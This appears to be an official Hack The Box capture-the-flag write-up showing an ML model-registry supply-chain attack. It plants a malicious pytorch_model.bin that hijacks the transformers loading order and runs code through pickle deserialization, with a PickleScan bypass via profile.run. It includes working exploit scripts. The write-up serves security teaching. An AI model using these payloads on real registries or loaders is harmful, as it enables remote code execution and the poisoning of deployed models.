



HACKTHEBOX



Lotus Registry

09th March 2026

Prepared By: Makelaris

Challenge Author(s): Makelaris

Difficulty: **Medium**

Classification: Official

Synopsis

- The challenge involves exploiting LLM Supply Chain risk by uploading a malicious PyTorch model file to a model registry, hijacking the loading priority of the transformers library to achieve Remote Code Execution via Pickle deserialization which involves bypassing PickleScan.

Description

Within the D9 intranet, we have discovered the Lotus Registry. This is your chance to compromise the White Lotus, the national SEIM responsible for hunting down our persistent agents across the sovereign autocracy of Korvia. The White Lotus pulls its ML sensor models from an internal registry known as the Lotus Registry. We have managed to get access to the registry as a low-privileged maintainer in one of the sensor model repositories. You must find a way to compromise this registry server so that we may neutralize this advanced SEIM system with rogue sensor models. This mission is critical to our hackback operations throughout the Korvia region – we are counting on you!

Skills Required

- Basic understanding of Python and PyTorch serialization
- Basic understanding of deserialization vulnerabilities

Skills Learned

- Exploiting file-loading priority in the Hugging Face transformers library

- Crafting malicious PyTorch model files for Pickle deserialization RCE
- Bypassing PickleScan filter with known advisory
- Performing supply chain attacks on ML model registries

Solution

Application Overview

The challenge application displays a model registry interface similar to GitHub/Hugging Face, showing the `lotus-malsensor-mk2` repository:

lotus-registry / lotus-malsensor-mk2

lotus-malsensor-mk2

Internal

Files

Deploy

main

1 branch

1 tag

Go to file

Add file

Code

white-lotus

Add model card and loading protocol

b538eF8

5 months ago

config.json

Initialize sensor model architecture

5 months ago

pytorch_model-00001-of-00002.bin

Upload weight shard 1/2

5 months ago

pytorch_model-00002-of-00002.bin

Upload weight shard 2/2

5 months ago

pytorch_model.bin.index.json

Configure sharded weight distribution

5 months ago

README.md

Add model card and loading protocol

5 months ago

README.md

lotus-malsensor-mk2

Behavioral telemetry sensor model for the White Lotus SEIM platform — anomaly head subsystem.

Model Card

Field	Value
Architecture	LotusMalSensor (micro)
Parameters	~1M
Precision	float32
Format	PyTorch (sharded)
Maintained by	White Lotus Platform Engineering

Description

This model encodes behavioral telemetry embeddings used by the White Lotus SEIM ingest pipeline to flag persistent-agent activity across the sovereign autocracy. It is the anomaly-head subsystem consumed by the upstream classifier ensemble, and ships in PyTorch's native sharded format alongside legacy detector pipelines.

Loading Protocol

```
# White Lotus SEIM -- Sensor Model Loading Protocol
# Pinned: torch==2.10.0, transformers==5.3.0
#
# We use use_safetensors=False because the Lotus Registry
# stores sensor weights in PyTorch's native serialization
# format for backward compatibility with legacy detector
# pipelines.
#
# weights_only=False is required for loading custom tensor
# subclasses used by the LotusMalSensor feature extractor.
#
# All dependencies are pinned to prevent breaking changes
# from upstream updates.

from transformers import AutoModel

model = AutoModel.from_pretrained(
    "lotus-malsensor-mk2",
    use_safetensors=False,
    weights_only=False,
)
```

Changelog

mk2.2 — Recalibrated anomaly-head embeddings against expanded telemetry corpus

mk2.1 — Patched detector drift on encrypted-channel features

mk2.0 — Initial deployment


Lotus Registry v2.4.0

The main page shows a file listing with 5 files in the repository. We can see that 4 of the files have a lock icon next to them indicating they are protected:

- `config.json`
- `pytorch_model-00001-of-00002.bin`
- `pytorch_model-00002-of-00002.bin`
- `pytorch_model.bin.index.json`

The only unprotected file is `README.md`. We are logged in as `m.zharkov` with a `Maintainer` role.

Clicking on any file opens a file viewer. For example, clicking on `config.json`:



The screenshot shows the Lotus Registry interface for the file `lotus-malsensor-mk2 / config.json`. The file is 836 Bytes and has a SHA-256 hash of 79d3add28c42... It is locked. The file content is displayed in a code viewer with line numbers 1 through 33. The content is a JSON object defining model architecture parameters. At the bottom, there is a commit information bar showing the commit `white-lotus Initialize sensor model architecture bca32e9` from 5 months ago. The footer of the page indicates 'Lotus Registry v2.4.0'.

```

1 {
2   "activation_function": "gelu_new",
3   "add_cross_attention": false,
4   "attn_pdrop": 0.1,
5   "bos_token_id": 50256,
6   "embd_pdrop": 0.1,
7   "eos_token_id": 50256,
8   "initializer_range": 0.02,
9   "layer_norm_epsilon": 1e-05,
10  "model_type": "gpt2",
11  "n_embd": 64,
12  "n_head": 4,
13  "n_inner": 128,
14  "n_layer": 4,
15  "n_positions": 1024,
16  "pad_token_id": null,
17  "reorder_and_upcast_attn": false,
18  "resid_pdrop": 0.1,
19  "scale_attn_by_inverse_layer_idx": false,
20  "scale_attn_weights": true,
21  "summary_activation": null,
22  "summary_first_dropout": 0.1,
23  "summary_proj_to_labels": true,
24  "summary_type": "cls_index",
25  "summary_use_proj": true,
26  "tie_word_embeddings": true,
27  "transformers_version": "5.3.0",
28  "use_cache": true,
29  "vocab_size": 100,
30  "_name_or_path": "lotus-malsensor-mk2",
31  "architectures": ["LotusMaSensor"]
32 }
33

```

We can also download files individually via the "Raw" button, or download the entire repository as a ZIP archive from the "Code" dropdown on the main page.

The interface has two tabs: "Files" and "Deploy". Switching to the "Deploy" tab, we see a "Deploy to Fabricator" button. Clicking it triggers a model deployment and shows a terminal log:

lotus-malsensor-mk2 Internal

Files Deploy

Deploy to White Lotus

```
[WHITE LOTUS] Connecting to Lotus Registry...
[WHITE LOTUS] Source: /opt/lotus-malsensor-mk2
[WHITE LOTUS] Loading sensor weight shards...
[WHITE LOTUS] Weight integrity: VERIFIED
[WHITE LOTUS] Anomaly head embeddings: NOMINAL
[WHITE LOTUS] Sensor calibration: COMPLETE
[WHITE LOTUS] SEIM ingest pipeline updated successfully.

Loading weights: 0%|          | 0/52 [00:00<?, ?it/s]
Loading weights: 100%|████████| 52/52 [00:00<00:00, 37656.04it/s]
```

Loading Protocol

```
# White Lotus SEIM -- Sensor Model Loading Protocol
# Pinned: torch==2.10.0, transformers==5.3.0
#
# We use use_safetensors=False because the Lotus Registry
# stores sensor weights in PyTorch's native serialization
# format for backward compatibility with legacy detector
# pipelines.
#
# weights_only=False is required for loading custom tensor
# subclasses used by the LotusMalSensor feature extractor.
#
# All dependencies are pinned to prevent breaking changes
# from upstream updates.

from transformers import AutoModel

model = AutoModel.from_pretrained(
    "lotus-malsensor-mk2",
    use_safetensors=False,
    weights_only=False,
)
```

Lotus Registry v2.4.0

The deployment appears to load the model weights from the repository and verify them. Below the deploy button, there is a collapsible "Loading Protocol" section that shows the exact code used to load the model.

From the "Add file" dropdown in the homepage, we can navigate to the upload page:

lotus-malsensor-mk2 / Upload files

Upload files to the registry

Files will be committed to the `main` branch after the integrity scan completes.

Drag files here to add them, or choose your files

Commit message

Add files via upload

Add an optional extended description...

Commit directly to the `main` branch.

Commit changes

Cancel

Lotus Registry v2.4.0

This page allows us to drag-and-drop or select files for upload. Let's test uploading a simple text file. After the upload, we can see the file is now listed on the main repository page:

 m.zharkov Upload test.txt	b8d4f71 6 hours ago
 config.json	Initialize sensor model architecture 5 months ago
 pytorch_model-00001-of-00002.bin	Upload weight shard 1/2 5 months ago
 pytorch_model-00002-of-00002.bin	Upload weight shard 2/2 5 months ago
 pytorch_model.bin.index.json	Configure sharded weight distribution 5 months ago
 README.md	Add model card and loading protocol 5 months ago
 test.txt	Upload test.txt 6 hours ago

If we try uploading a file with the same name as one of the locked files (e.g. `config.json`), the upload is rejected with an error message stating that the file is protected and requires D9 Reviewer Approval:

 Commit directly to the `main` branch.

`config.json`

Modification of core sensor model files requires D9 Reviewer approval. File 'config.json' is protected.

So we have write access to the repository but we cannot modify any of the existing locked model files.

OWASP LLM03:2025 Supply Chain

LLM supply chains are susceptible to various vulnerabilities, which can affect the integrity of training data, models, and deployment platforms. These risks can result in biased outputs, security breaches, or system failures. Creating LLMs is a specialized task that often depends on third-party models. The rise of open-access LLMs and new fine-tuning methods like "LoRA" (Low-Rank Adaptation) and "PEFT" (Parameter-Efficient Fine-Tuning), especially on platforms like Hugging Face, introduce new supply-chain risks. Finally, the emergence of on-device LLMs increase the attack surface and supply-chain risks for LLM applications.

OWASP LLM03:2025 Supply Chain



The current challenge application is similar to a Hugging Face model repository. We already have write access as a maintainer. If we can upload a malicious model file that gets loaded by the Fabricator during deployment, this becomes a supply chain attack where the compromised registry leads to code execution on the deployment infrastructure.

Understanding the Model Repository

The repository contains a sharded PyTorch model. Let's go over the files:

- **config.json** - The model configuration file defining the architecture (model type, number of layers, hidden size, etc.). This is read by the transformers library to know what model class to instantiate.
- **pytorch_model.bin.index.json** - The shard index file. It contains a **weight_map** dictionary that maps each weight tensor name to the shard file that contains it. It also contains **metadata.total_size** with the total size of all weights combined.
- **pytorch_model-00001-of-00002.bin** and **pytorch_model-00002-of-00002.bin** - The actual weight shard files. Each shard contains a subset of the model's weight tensors serialized with **torch.save()**, which uses Python's Pickle format under the hood.

Weight sharding is a common technique for large models. Instead of storing all weights in a single file, they are split across multiple shard files. This makes it easier to handle models that are too large to fit in memory at once. The index file tells the loading code which shard contains which weights.

From the README and the "Loading Protocol" section on the deploy page, we can see the exact code the Fabricator uses to load the model:

```
from transformers import AutoModel

model = AutoModel.from_pretrained(
    "arca-physics-c79",
```

```
    use_safetensors=False,  
    weights_only=False,  
)
```

`AutoModel.from_pretrained()` is the standard Hugging Face transformers method for loading a pre-trained model from a directory or the Hub. Two parameters stand out here:

- **`use_safetensors=False`** - This tells the library to skip looking for `.safetensors` format files and go straight to PyTorch's native `.bin` format. The safetensors format was designed as a safe alternative to Pickle-based serialization.
- **`weights_only=False`** - This is passed down to `torch.load()`. By default since PyTorch 2.6, `torch.load()` uses `weights_only=True` which restricts unpickling to only tensor data. Setting it to `False` allows arbitrary object deserialization.

This combination is insecure. The model files are loaded using PyTorch's Pickle-based serialization with no restrictions on what objects can be deserialized. If we can get a malicious file loaded by `from_pretrained()`, we get arbitrary code execution.

The question is: all 4 model files are locked. How do we get a malicious file into the loading path?

Reviewing AutoModel.from_pretrained File Resolution Hierarchy

When `from_pretrained()` is called on a local directory, it needs to determine which checkpoint file to load. This logic lives in the `_get_resolved_checkpoint_files()` function in [transformers/modeling_utils.py](#). Here is the relevant portion for local directories:

```
if use_safetensors is not False and os.path.isfile(  
    os.path.join(pretrained_model_name_or_path, subfolder,  
_add_variant(SAFE_WEIGHTS_NAME, variant))  
):  
    # Load from a safetensors checkpoint  
    archive_file = os.path.join(  
        pretrained_model_name_or_path, subfolder,  
_add_variant(SAFE_WEIGHTS_NAME, variant)  
    )  
elif use_safetensors is not False and os.path.isfile(  
    os.path.join(pretrained_model_name_or_path, subfolder,  
_add_variant(SAFE_WEIGHTS_INDEX_NAME, variant))  
):  
    # Load from a sharded safetensors checkpoint  
    archive_file = os.path.join(  
        pretrained_model_name_or_path, subfolder,  
_add_variant(SAFE_WEIGHTS_INDEX_NAME, variant)  
    )  
    is_sharded = True  
elif not use_safetensors and os.path.isfile(  
    os.path.join(pretrained_model_name_or_path, subfolder,  
_add_variant(WEIGHTS_NAME, variant))  
):  
    # Load from a PyTorch checkpoint
```

```

        archive_file = os.path.join(
            pretrained_model_name_or_path, subfolder,
            _add_variant(WEIGHTS_NAME, variant)
        )
    elif not use_safetensors and os.path.isfile(
        os.path.join(pretrained_model_name_or_path, subfolder,
            _add_variant(WEIGHTS_INDEX_NAME, variant))
    ):
        # Load from a sharded PyTorch checkpoint
        archive_file = os.path.join(
            pretrained_model_name_or_path, subfolder,
            _add_variant(WEIGHTS_INDEX_NAME, variant)
        )
        is_sharded = True

```

Where the constants are:

```

WEIGHTS_NAME = "pytorch_model.bin"
WEIGHTS_INDEX_NAME = "pytorch_model.bin.index.json"
SAFE_WEIGHTS_NAME = "model.safetensors"
SAFE_WEIGHTS_INDEX_NAME = "model.safetensors.index.json"

```

The resolution follows a strict priority order:

1. `model.safetensors` (single safetensors file)
2. `model.safetensors.index.json` (sharded safetensors)
3. `pytorch_model.bin` (single PyTorch file)
4. `pytorch_model.bin.index.json` (sharded PyTorch index)

Since `use_safetensors=False` is set, the safetensors options (1 and 2) are skipped entirely. This means the library first checks for `pytorch_model.bin`. If that file exists, it is loaded directly as a single checkpoint and the sharded index (`pytorch_model.bin.index.json`) is never consulted.

The current repository only has the sharded format (the index file + two shard files). There is no `pytorch_model.bin` file present. But if we upload a file named `pytorch_model.bin`, it will take loading priority over the existing sharded checkpoint because the single file check comes before the index file check in the resolution chain.

This file is not in the locked files list because it didn't originally exist in the repository. The access control only protects the 4 existing files.

Performing Pickle deserialization RCE with picklescan bypass

Now we know the attack path. We need to:

1. Craft a malicious `pytorch_model.bin` file with a Pickle payload
2. Upload it to the registry
3. Trigger the Fabricator deployment

The Pickle payload needs to use `torch.save()` because `from_pretrained()` expects the torch checkpoint format (a ZIP archive containing pickled data), not raw pickle bytes.

Here is the exploit script:

```
import io
import torch
import os
import requests

TARGET = "http://<challenge-host>:<challenge-port>"

class Exploit:
    def __reduce__(self):
        return (os.system, ("id > /opt/lotus-malsensor-mk2/README.md",))

# Craft the malicious pytorch_model.bin
buf = io.BytesIO()
torch.save(Exploit(), buf)
payload = buf.getvalue()

# Upload
r = requests.post(
    f"{TARGET}/api/upload",
    files={"file": ("pytorch_model.bin", io.BytesIO(payload),
"application/octet-stream")},
)
print(f"Upload: {r.json()}")

# Trigger deploy
r = requests.post(f"{TARGET}/api/deploy")
print(f"Deploy: {r.json()}")

# Read the result
r = requests.get(f"{TARGET}/raw/README.md")
print(f"README.md:\n{r.text}")
```

The `Exploit` class implements `__reduce__()`, which is the standard Python Pickle gadget. When `torch.load()` deserializes this object, it calls `os.system()` with our command. We pipe the output of `id` to `README.md` so we can read the result through the web interface. Running the exploit, we get the following error output:

```
Upload: {'error': 'PickleScan flagged unsafe imports inside the uploaded
checkpoint. Upload rejected before it could enter the registry.'}
```

We get an error message indicating that the filter failed the picklescan check. [Picklescan](#) is a security scanner for detecting Python Pickle files performing suspicious actions. Looking at the "Security" tab on GitHub, we can see many bypasses reported as of writing. The current latest version of PickleScan is 1.0.4, and the most

recent advisory that can be found is the following [GHSA-7wx9-6375-f5wh](#), which describes a bypass for the scan:

profile.run blocklist mismatch allows exec() bypass

Critical mmaitre314 published GHSA-7wx9-6375-f5wh on Mar 3

Package	Affected versions	Patched versions
picklescan (pip)	<1.0.4	1.0.4

Description

Summary

picklescan v1.0.3 blocks `profile.Profile.run` and `profile.Profile.runcx` but does NOT block the module-level `profile.run()` function. A malicious pickle calling `profile.run(statement)` achieves arbitrary code execution via `exec()` while picklescan reports 0 issues. This is because the blocklist entry `"Profile.run"` does not match the pickle global name `"run"`.

Severity

High — Direct code execution via `exec()` with zero scanner detection.

Affected Versions

- picklescan v1.0.3 (latest — the profile entries were added in recent versions)
- Earlier versions also affected (profile not blocked at all)

Details

Root Cause

In `scanner.py` line 199, the blocklist entry for `profile` is:

```
"profile": {"Profile.run", "Profile.runcx"},
```

Severity

Critical 9.8 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

[Learn more about base metrics](#)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE ID

No known CVE

Weaknesses

- ▶ CWE-184
- ▶ CWE-697

Credits

yash2998chhabria Reporter

We can update our exploit script to reflect the bypass mentioned in the advisory:

```
import profile
cmd = f"import os; os.system('id > /opt/lotus-malsensor-mk2/README.md')"

class Exploit:
    def __reduce__(self):
        return (profile.run, (cmd,))
```

Running the exploit, the upload is accepted since `pytorch_model.bin` is not in the locked files list. The above script automatically calls the deploy endpoint after uploading, which triggers the Fabricator to load our malicious file. The `id` command executes and we can see the output in the README:

lotus-malsensor-mk2 InternalFiles Deploy

main

1 branch

1 tag

Go to file

Add file

Code

 m.zharkov	Upload pytorch_model.bin	8888997	6 hours ago
 config.json	Initialize sensor model architecture		5 months ago
 pytorch_model-00001-of-00002.bin	Upload weight shard 1/2		5 months ago
 pytorch_model-00002-of-00002.bin	Upload weight shard 2/2		5 months ago
 pytorch_model.bin.index.json	Configure sharded weight distribution		5 months ago
 README.md	Add model card and loading protocol		5 months ago
 pytorch_model.bin	Upload pytorch_model.bin		6 hours ago
 test.txt	Upload test.txt		6 hours ago

 README.md

uid=999(www) gid=999(www) groups=999(www)

We have successfully exploited the supply chain by uploading a malicious model file that hijacked the transformers library's file resolution priority. From here, we can replace the `id` command with `/readflag` to retrieve the flag.